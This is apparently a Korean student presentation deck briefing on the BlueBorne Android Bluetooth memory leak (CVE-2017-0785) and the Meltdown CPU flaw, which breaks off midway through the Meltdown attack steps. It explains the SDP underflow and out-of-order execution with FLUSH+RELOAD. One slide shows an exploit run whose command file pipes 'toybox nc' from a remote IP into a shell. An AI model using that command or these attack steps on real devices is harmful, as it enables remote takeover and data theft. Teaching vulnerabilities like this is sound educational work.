

Vulnerability Briefing of 2018

내 컴퓨터가 이렇게도 털릴 수 있다고?

CVE-2017-0785

블루본

CVE-2017-5754

멜트다운

한찬솔

고스트 26기

2018 취약점 통계

Top 50 Products By Total Number Of "Distinct" Vulnerabilities in				
Go to year: 1999 2000 2001 2002 2003 2004 2005 2006 2007 2008 2009 2010 2011 2012 2013 2014 2015 2016 2017 2018 2019 All Time Leaders				
	Product Name	Vendor Name	Product Type	Number of Vulnerabilities
1	Debian Linux	Debian	OS	950
2	Android	Google	OS	611
3	Ubuntu Linux	Canonical	OS	494
4	Enterprise Linux Server	Redhat	OS	394
5	Enterprise Linux Workstation	Redhat	OS	378
6	Enterprise Linux Desktop	Redhat	OS	369
7	Firefox	Mozilla	Application	333
8	Acrobat Dc	Adobe	Application	286
9	Acrobat Reader Dc	Adobe	Application	286
10	Windows 10	Microsoft	OS	255
46	Edge	Microsoft	Application	161
47	Windows 7	Microsoft	OS	161
48	Chrome	Google	Application	160

Debian Linux : 950
Android : 611
Ubuntu Linux : 494
Acrobat : 286
Windows 10 : 255
Edge : 161
Windows 7 : 161
Chrome : 160

<https://www.cvedetails.com/top-50-products.php?year=2018>

Contents

- CVE-2017-0785 - BlueBorne
 - Android 에서 발견된 Bluetooth 취약점



Contents

- CVE-2017-0785 - **BlueBorne**
 - Android 에서 발견된 Bluetooth 취약점
- CVE-2017-5754 - **Meltdown**
 - 컴퓨터 구조에서 발견된 취약점



MELTDOWN

<https://meltdownattack.com/>

이 발표는 왜 하는 건가요?


- 2018년 주요 취약점 소개
 - Bluetooth
 - CPU
- 취약점의 위험성 알림
 - 보안 업데이트의 중요성 고취

CVE-2017-0785

Bluetooth SDP Protocol – Memory leak

CVE-ID	
CVE-2017-0785	Learn more at National Vulnerability Database (NVD) • CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information
Description	
A information disclosure vulnerability in the Android system (bluetooth). Product: Android. Versions: 4.4.4, 5.0.2, 5.1.1, 6.0, 6.0.1, 7.0, 7.1.1, 7.1.2, 8.0. Android ID: A-63146698.	

<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0785>



- CVE-2017-0785

- SDP Protocol 구현 시 발생한 결점으로 발생한 메모리 유출 취약점
- 유출된 메모리 값을 기반으로 ASLR 우회 가능
 - ASLR이란 프로세스의 메모리 오프셋을 실행 때마다 바꾸어 해킹을 어렵게 만드는 보안 기법

CVE-2017-0785

Bluetooth SDP Protocol – Memory leak

- SDP Protocol 이란?
 - SDP : Service Discovery Protocol
 - 블루투스의 모든 어플리케이션이 SDP 사용
 - 디바이스가 어떤 서비스를 제공할 수 있는지 검색
- 다양한 블루투스 서비스
 - Bluetooth Android
 - File I/O, Tethering, etc.
 - AirPods
 - Sound I/O
 - Bluetooth Mouse
 - Mouse Function



CVE-2017-0785

Bluetooth SDP Protocol – Memory leak

- SDP Protocol 실제 작동 과정
 1. (SDP Client) 검색 패턴을 포함한 SDP Request 전송
 2. (SDP Server) 서비스 목록을 포함한 SDP Response 전송
- SDP Continuation State
 - MTU 보다 전송해야 할 서비스 목록이 클 경우 설정
 - MTU (Maximum Transmission Unit) : 최대 전송 가능 크기
 - MTU 만큼 서비스 목록을 조각내서 SDP Response 를 나눠 보내게 됨
 - 패킷에 SDP Continuation State 구조체 첨부

Android Implementation of SDP Protocol

SDP Continuation State 구조체

- `cont_offset`
 - SDP Response 중 어디까지 전송했는지 저장

```
typedef struct {  
    uint16_t cont_offset;  
} sdp_cont_state_t;
```

SDP Response 과정

- `num_rsp_handles`
 - 보내야 할 SDP 전체 크기
- `cont_offset`
 - 보낸 SDP 크기
- `rem_handles`
 - 남은 SDP 크기
- `for-loop`
 - SDP Response 전송

```
1: rem_handles = num_rsp_handles - cont_offset;  
...  
2: p_ccb->cont_offset += cur_handles;  
3: is_cont = TRUE;  
...  
4: for (...)  
5:     UINT32_TO_BE_STREAM (p_rsp, rsp_handles[xx]);
```

Android Implementation of SDP Protocol

```
1: rem_handles = num_rsp_handles - cont_offset;
   ...
2:   p_ccb->cont_offset += cur_handles;
3:   is_cont = TRUE;
   ...
4: for (...)
5:   UINT32_TO_BE_STREAM (p_rsp, rsp_handles[xx]);
```

SDP Response 과정 구현 커널의 결점

1. num_rsp_handles 가 새로운 SDP Request 가 들어올 때마다 다시 계산된다
2. 그런데 코드는 num_rsp_handles 와 cont_offset 이 동일한 SDP Response 를 다루고 있다고 가정한다
3. 이에 따라 **rem_handles = num_rsp_handles - cont_offset** 에 Underflow 를 유도할 수 있다


SDP Protocol Vulnerability

#1

MTU = 30 byte

Laptop = SDP Client

Android = SDP Server



#1


(SDP Client) 검색 패턴을 포함한 SDP Request 전송

(SDP Server) 100 byte SDP Response 발생

(SDP Server) Continuation state 가 덧붙혀진 SDP Response 전송

(Android Kernel) cont_offset = 30 (byte)

#2



#2

(SDP Client) 방금 받은 Continuation state 를 덧붙혀서 새로운 SDP Request 전송

(SDP Server) 15 byte SDP Response 발생

(Android Kernel) num_rsp_handles = 15 (byte)

First SDP Request

→ cont_offset = 30 (byte)

Second SDP Request

→ num_rsp_handles = 15 (byte)

(cont_offset 은 블루투스 연결 객체에 저장되지 않음 → 그대로 남아있음)

Oops! Underflow!!



```
1: rem_handles =  
    num_rsp_handles - cont_offset;  
    ...  
2: p_ccb->cont_offset += cur_handles;  
3: is_cont = TRUE;  
    ...  
4: for (...)  
5:     UINT32_TO_BE_STREAM (  
        p_rsp, rsp_handles[xx]);
```

```
cont_offset = 30 (byte)  
num_rsp_handles = 15 (byte)  
    ↓  
rem_handles =  
    num_rsp_handles - cont_offset;  
    ↓  
15 - 30 = -15 = 65521 (byte)
```

(Android Kernel) 64KB 의 큰 데이터를 보내야 한다고 판단

(Android Kernel) rsp_handles 버퍼를 넘어서서 데이터를 전송

Oops! Underflow!!


CVE-2017-0785 on  master [!?] → 

SDP Underflow + BNEP Protocol RCE

```
Terminal
$
$ sudo python2 doit.py hcil ac:37:43:b5:28:4b
Not connected.
[-] Pwn attempt 0:
[-] Set hcil to new rand BDADDR 03:dd:85:cf:41:4a

$
$ cat commands
id
getprop ro.product.model && getprop ro.build.fingerprint
toybox nc 192.168.1.139 5556 | sh
```

Hacker Starts the Attack



CVE-2017-0785

Bluetooth SDP Protocol – Memory leak

- BlueBorne – 블루투스 취약점 대응
 - 안드로이드 업데이트
 - 사용하지 않을 때 블루투스 OFF
 - 리눅스, 윈도우, iOS 업데이트도 마찬가지로

CVE-2017-5754

컴퓨터 구조 취약점

MELTDOWN

Intel 전 CPU 아키텍트 프랑수아 피에노엘 :


이번 버그는 컴퓨터 공학의 새로운 발견이며,
발견되기 전에 몰랐다고 해서 과학자들을 비난할 수 없다.

CVE-2017-5754

Computer Architecture Vulnerability - Meltdown



MELTDOWN



SPECTRE

- 2018년 1월 3일 구글 프로젝트 제로
 - Intel CPU, IBM Power CPU, 일부 ARM
 - 컴퓨터 구조 자체 취약점을 발표
- **CVE-2017-5754**
 - **Meltdown - 불량데이터캐시 적재**
- CVE-2017-5715
 - Spectre - 분기 표적 주입
- CVE-2017-5753
 - Spectre - 경계 검사 우회

CVE-2017-5754

Computer Architecture Vulnerability - Meltdown

CVE-ID

CVE-2017-5754

[Learn more at National Vulnerability Database \(NVD\)](#)

• CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information

Description

Systems with microprocessors utilizing speculative execution and indirect branch prediction may allow unauthorized disclosure of information to an attacker with local user access via a side-channel analysis of the data cache.

- 불량데이터 캐시 적재
- 유저 어플리케이션이 권한이 없는 메모리 영역을 읽을 수 있게 되는 취약점
 1. 커널 메모리 영역
 2. 다른 어플리케이션의 메모리 영역
 3. 컴퓨터의 물리적 메모리 값 전체를 다 볼 수 있음
- ASLR 및 메모리 보호 기법 무효화
- 메모리 상에 존재하는 중요한 정보 탈취

Understanding Meltdown - I

Fundamental of Computer Security

- 컴퓨터 보안의 근본 : **메모리 격리 기술**
 - 권한이 없는 메모리 영역에 대한 프로세스의 메모리 읽기, 쓰기, 실행 방지
- 메모리 영역 보안 기법
 - ASLR
 - non-executable Stack
 - Stack Canary
 - KASLR
 - etc.

Understanding Meltdown - I


Fundamental of Computer Security

- 컴퓨터 보안의 근본 : **메모리 격리 기술**
 - 권한이 없는 메모리 영역에 대한 프로세스의 메모리 읽기, 쓰기, 실행 방지
- 하지만 멜트다운은..

In this work, we present Meltdown¹⁰. Meltdown is a novel attack that allows overcoming memory isolation completely by providing a simple way for any user process to read the entire kernel memory of the machine it

Understanding Meltdown – 2

Out of order execution



- 비순차적 실행 (Out of order)
 - 명령어를 순차적으로 실행하는 것이 아니라 가장 빠른 성능을 위하여 비순차적으로 실행
- 5개의 명령어가 실행될 때
 - [X] `add` → `mul` → `mul` → `add` → `fmul`
 - 빨간색 박스 같이 비순차적으로 실행됨

Understanding Meltdown – 3

Example of “Out of order execution”

```
1: raise_exception();  
2: // invalid user  
3: access(probe_array[data * 4096]);
```

<https://meltdownattack.com/meltdown.pdf>

- 예외를 일으킨 후 배열을 인덱싱하는 간단한 코드
 - `raise_exception` : 코드가 더 이상 진행될 수 없고 커널의 예외 처리 핸들러로 넘어감
 - 따라서 이론적으로 배열에 접근할 수 없음
 - 하지만 비순차적 실행이 이미 3번째 코드를 실행하였음


Understanding Meltdown – 3

Example of “Out of order execution”

<https://meltdownattack.com/meltdown.pdf>

```
1: raise_exception();  
2: // invalid user  
3: access(probe_array[data * 4096]);
```

<https://meltdownattack.com/meltdown.pdf>




- 아무리 권한이 없는 명령어를 실행해도...
 - 비순차적 실행 때문에 결과 값이 레지스터, 램, 캐시에 로드됨
 - 단지 예외가 발생한 후 레지스터와 램에 있는 값이 버려진다
- 문제는 이미 계산된 값이 캐시에는 계속 남아있다는 것

Understanding Meltdown – 4

FLUSH+RELOAD : Understanding of Cache

- 비순차적 실행의 문제
 - 해커가 권한이 없는 메모리에 접근하면 예외가 발생함
 - 그러나 이미 계산된 값이 캐시에는 남아있다
- 해커는 FLUSH+RELOAD 기법을 사용
 - 캐시에 있는 특정 값을 알아낼 수 있음
- CPU 메모리 참조 과정
 - 먼저 캐시에 그 값이 있는지 확인
 - [Cache Miss] 없으면 메모리에서 참조
 - [Cache Hit] 있으면 캐시에서 참조




<https://www.slideshare.net/ishaqahmad3154/cache-memory-31450214>

→ 참조 시간 SLOW

→ 참조 시간 FAST!!!

Understanding Meltdown – 5

FLUSH+RELOAD : Cache Flush



- Cache 와 RAM 불일치 상황
 - 드물지만 발생함
 - 메모리가 새로운 값으로 수정되었을 경우
- 해결책 : Cache Flush
 - 캐시를 빈 캐시로 만들 수 있음
 - `clflush` 명령어 제공

불일치!! → 캐시 flush


Understanding Meltdown – 6

FLUSH+RELOAD

- FLUSH+RELOAD : 캐시에 있는 값 유추 기법
 1. L3 캐시를 전부 다 FLUSH
 2. probe_array 의 data 인덱스를 참조
 3. 이후 배열의 첫번째 인덱스부터 마지막 인덱스까지 읽어봄
 4. 그 중에서 가장 빠른 속도로 읽히는 데이터가 원래의 데이터!!

```
1: raise_exception();  
2: // invalid user  
3: access(probe_array[data * 4096]);
```

probe_array : 1 byte 배열
data : 0 ~ 255 값을 가짐
메모리 페이지의 단위 : 4096 (byte)



Understanding Meltdown – 7

Meltdown Attack

- Meltdown Attack
 - 비순차적 실행과 FLUSH+RELOAD 기법의 합작
 - 한번에 권한이 없는 메모리의 1 byte 값을 알아낼 수 있음
- 과정
 1. 권한이 없는 메모리 영역의 1 byte 를 읽고 레지스터에 로드한다
